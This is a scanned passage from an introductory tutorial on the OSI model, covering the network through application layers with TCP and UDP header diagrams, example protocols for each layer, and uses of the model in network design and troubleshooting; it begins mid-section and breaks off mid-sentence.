


Fig 4 ; The data link layer sits between the network layer and the physical connectors that connect the device to the transmission media.

Layer 3: Network Layer

The Network Layer is the third layer of the OSI Model and is concerned with the routing of data between computer networks. It provides the means for transmitting data from one network to another and ensures that data is delivered to its intended destination.

The role of the Network Layer in networking is to provide an efficient and reliable means of transmitting data between computer networks. It also ensures that data is delivered to its intended destination by routing it through the network in an efficient and effective manner. The Network Layer is responsible for several key functions, including:

Routing data between computer networks
Providing end-to-end connectivity between devices
Encapsulating data for transmission between networks
Ensuring the reliability and efficiency of data transmission

Some examples of Network Layer technologies include IP (Internet Protocol) and ICMP (Internet

Control Message Protocol).



Layer 3 (Network) transmits packets between networks and determines the best paths.
Tail
IP1
IP2
Header
Layer 4 (Transport) segments data from L5. It ensures data arrives correctly and at what rate.
Network A
Network B

Fig 5 ; Network Layer.

Layer 4: Transport Layer

The Transport Layer is the fourth layer of the OSI (Open Systems Interconnection) Model and is responsible for reliable data transfer between end systems. It is the layer that divides data in -to manageable segments and ensures that each segment reaches its destination without any errors or lost data.

The Transport Layer is critical to the functioning of a network as it ensures the reliability of data transmission. It does this by dividing data into segments, which are then transmitted and reassemb -led at the destination end. This layer also provides flow control, which prevents the sender from overwhelming the receiver, and error control, which detects and corrects any errors that may occu -r during transmission.The Transport Layer performs several key functions, including:

Segmentation: The Transport Layer divides data into segments for transmission.

Flow Control: This function ensures that data is transmitted at a rate that the receiver can handle.

Error Control: The Transport Layer checks for errors in the data and ensures that any errors are corrected.

End-to-End Connectivity: The Transport Layer provides end-to-end connectivity between applications running on different end systems.

There are two main types of Transport Layer protocols:

1. **TCP (Transmission Control Protocol):** This is a reliable, connection-oriented protocol that ensures that data is transmitted accurately and completely.

Source port address 16 bits								Destination port address 16 bits
Sequence number 32 bits								
Acknowledgement number 32 bits								
HLEN 4 bits	Reserved 6 bits	URG	ACK	PSH	RST	SYN	FIN	Window size 16 bits
Checksum 16 bits								Urgent pointer 16 bits
Options & padding								

Fig 6 ; TCP Format

2. UDP (User Datagram Protocol): This is an unreliable, connectionless protocol that does not guarantee the delivery or accuracy of data. It is used for applications that do not require reliab -le data transmission, such as video streaming.

Source port address 16 bits	Destination port address 16 bits
Total Length 16 bits	Checksum 16 bits
Data	

Fig 7 ; UDP Format

Layer 5. Session Layer

The Session Layer is the fifth layer of the OSI Model and is responsible for establishing, managing

and terminating communication sessions between applications. A session is a continuous exchange of information between two applications and can involve multiple data transfers.

The Session Layer provides a framework for applications to communicate with each other. It coordinates the communication process between the applications and ensures that the data is transmitted in an orderly and synchronized manner. The Session Layer also ensures that the communication between the applications is maintained until it is terminated by either the sender or the receiver.




Fig 8 ; Session Layer

The Session Layer performs several key functions, including:

Session Establishment: The Session Layer establishes a communication session between two applications.

Session Management: The Session Layer manages the communication session by maintaining the synchronization of data transfer.

Session Termination: The Session Layer terminates the communication session when it is no longer needed.

There are several Session Layer protocols, including:

NFS (Network File System): This is a popular protocol for sharing files over a network.

RDP (Remote Desktop Protocol): This is a protocol for remote access to a desktop.

SSH (Secure Shell): This is a protocol for secure remote access to a computer.

Layer 6: Presentation Layer

The Presentation Layer is the sixth layer of the OSI Model and is responsible for providing a common format for data exchange between applications. The Presentation Layer is responsible for converting data from the Application Layer into a standardized format that can be understood by both the sender and receiver.

The Presentation Layer is responsible for data representation and encryption/decryption of data. It ensures that the data transmitted between applications is in a standard format and can be understood by both the sender and receiver. The Presentation Layer also provides a means for data compression and decompression to reduce the amount of data transmitted over the network.




Fig 9 ; Presentation Layer

The Presentation Layer performs several key functions, including:

Data Conversion: The Presentation Layer converts data from the Application Layer into a standard format that can be understood by both the sender and receiver.

Data Compression/Decompression: The Presentation Layer can compress data to reduce its size for transmission over the network and decompress it for use by the recipient.

Data Encryption/Decryption: The Presentation Layer can encrypt data for transmission over the network and decrypt it for use by the recipient.

There are several Presentation Layer protocols, including:

MIME (Multipurpose Internet Mail Extensions): This is a protocol for the representatio -n of multimedia content.

SSL (Secure Sockets Layer) and TLS (Transport Layer Security): These are protocols for securing data transmission over the internet.

Layer 7: Application Layer

The Application Layer is the top layer of the OSI Model and is responsible for providing a user interface for network applications. It is the interface between the network and the user, allowing applications to request and receive network services.

The Application Layer is responsible for providing network services to applications. It is the interface between the network and the user, allowing applications to request and receive network services. The Application Layer provides a means for applications to interact with the network and access the services provided by the lower layers of the OSI Model.

The Application Layer performs several key functions, including:

Network Services: The Application Layer provides network services to applications,includ -ing file transfer, email, and other network-based applications.

User Interface: The Application Layer provides a user interface for network applications, allowing the user to interact with the network.

Network Resource Access: The Application Layer provides a means for applications to access network resources, such as databases or file servers.

There are several Application Layer protocols, including:

HTTP (Hypertext Transfer Protocol): This is the primary protocol used for web browsi- ng and web application access.

FTP (File Transfer Protocol): This is a protocol for transferring files between systems.
SMTP (Simple Mail Transfer Protocol): This is a protocol for sending email.




Fig 10 ; The figure given demonstrates the connection of the application layer to the user and the presentation layer.

In conclusion, the Application Layer is the top layer of the OSI Model and is responsible for providing network services to applications.
Its functions of network services, user interface, and network resource access provide a means for applications to interact with the network and access the services provided by the lower layers of the OSI Model. The Application Layer is crucial for the operation of network-based applications and services.

The OSI Model in Real-World Networking

Practical applications of the OSI Model: The OSI Model is widely used in real-world networking, as it provides a standardized framework for understanding and designing networks.
Network Design: The OSI Model is used as a reference for network design, helping network engineers to understand the various components and protocols involved in a network.
Network Troubleshooting: The OSI Model provides a standardized framework for trouble-shooting network problems, making it easier for network technicians to diagnose and resolve issues.
Network Optimization: The OSI Model is used to optimize network performance by helping network engineers to identify bottlenecks and other performance issues.
Importance of understanding the OSI Model for network technicians:
Understanding the OSI Model is critical for network technicians, as it provides a standardized framework for network design and troubleshooting. Network technicians who understand the OSI Model are better equipped to diagnose and resolve network problems, as well as to design and

